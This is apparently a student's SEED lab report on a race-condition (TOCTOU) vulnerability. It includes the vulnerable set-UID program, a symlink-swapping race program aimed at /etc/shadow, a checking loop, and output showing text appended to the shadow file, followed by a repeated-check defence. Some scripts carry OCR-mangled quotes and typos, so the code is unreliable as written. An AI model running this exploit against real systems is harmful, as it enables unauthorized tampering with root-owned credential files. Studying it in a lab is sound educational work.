Race Condition Vulnerability


Name: Alizeh Jafri

Introduction

In this lab, we will be given a program with a race-condition vulnerability; the task is to develop a scheme to exploit the vulnerability and gain the root privilege.

Task 1 Exploit the Race Condition Vulnerabilities:


The following screenshot shows the commands to disable the protection:



```
[11/01/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for seed:
fs.protected_symlinks = 0
[11/01/19]seed@VM:~$ 
```


Then, I created the program with the race condition in root as vulp.c file

Next, I compiled it and set-UID



```
cs532-lab[11/01/19]seed@VM:/tmp$ cat vulp.c
/* vulp.c */
    #include <stdio.h>
    #include <unistd.h>
    #include <string.h>
int main() {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;
       /* get user input */
       scanf("%50s", buffer );
 if(!access(fn, W_OK)){
            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer)
, fp);
            fclose(fp);
}
       else printf("No permission \n");
    }
[11/01/19]seed@VM:/tmp$ 
```


Then after creating the vulp.c file I moved it to /tmp as shown:



```
root@VM:/tmp# gcc -o vulp vulp.c
root@VM:/tmp# chmod 4755 vulp
root@VM:/tmp# 
```


Next, I changed to seed /tmp and created lab4.txt and entered ‘cs532-lab’

I also created an empty file called XYZ with the help of touch XYZ command :




```
[11/01/19]seed@VM:~$ cd /tmp
[11/01/19]seed@VM:/tmp$ cat lab4.txt
cs532-lab
[11/01/19]seed@VM:/tmp$ touch XYZ
]seed@VM:/tmp$ 
```

Next, I created check.sh in seed/tmp:




```
[11/01/19]seed@VM:/tmp$ cat check.sh
#!/bin/sh
        old=‘ls -l /etc/shadow‘
        new=‘ls -l /etc/shadow‘
        while [ "$old" = "$new" ]
        do
            new=‘ls -l /etc/shadow‘
/tmp/vulp < /tmp/lab4.txt
        done
        echo "STOP... The shadow file has been changed"

[11/01/19]seed@VM:/tmp$ 
```

The file ‘race.c’ will be created in /home/seed. I will be compiling it and the run both files in two different terminals. Race is building the links and check is copying the words:




```
void main()

{
while(1)

{

unlink("/tmp/XYZ"),symlink("/etc/shadow","/tmp/XYZ");
system("ls -l /tmp/XYZ");
unlink("/tmp/XYZ"),symlink("/tmp/racelab","/tmp/XYZ");
system("ls -l /tmp/XZY");


}

}

[11/01/19]seed@VM:~$
```

It worked as it kept running until the text was printed in the root file as shown in the screen shot below:




```
-rw-rw-r-- 1 root seed 2286080 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2286230 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2286400 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2286540 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2286710 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2286860 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2287000 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2287150 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2287330 
ls: cannot access '/tmp/XZY': N
-rw-rw-r-- 1 root seed 2287500 
ls: cannot access '/tmp/XZY': N
```

```
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: -l: not found
check.sh: 6: check.sh: 
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The shadow file has been changed
```



```
vboxadd:!:17372::::::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql:!:17372:0:99999:7:::

cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
cs532-lab
```


./check was successful




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
          ion
No permission
^Z
[6]+  Stopped                 ./check.sh
[10/31/19]seed@VM:~$ 
```

Task 2: Protection Mechanism A: Repeating

I updated the code in vulp.c file by repeating if function.




```
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;
        /* get user input */
        scanf("%50s", buffer );
 if(!access(fn, W_OK)){
             fp = fopen(fn, "a+");}
 if(!access(fn, W_OK)){
             fp = fopen(fn, "a+");}
```



```
 if(!access(fn, W_OK)){
             fp = fopen(fn, "a+");
             fwrite("\n", sizeof(char), 1, fp);
             fwrite(buffer, sizeof(char), strlen(buffer)
, fp);
             fclose(fp);
}
        else printf("No permission \n");
    }
```


Then I run check.sh and race at the same time. The result was taking very long time.



```
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609050 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609190 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609390 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609600 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609760 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5609990 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5610150 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5610250 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
-rw-rw-r-- 1 root seed 5610440 Nov  1 22:54 /tmp/XYZ
ls: cannot access '/tmp/XZY': No such file or directory
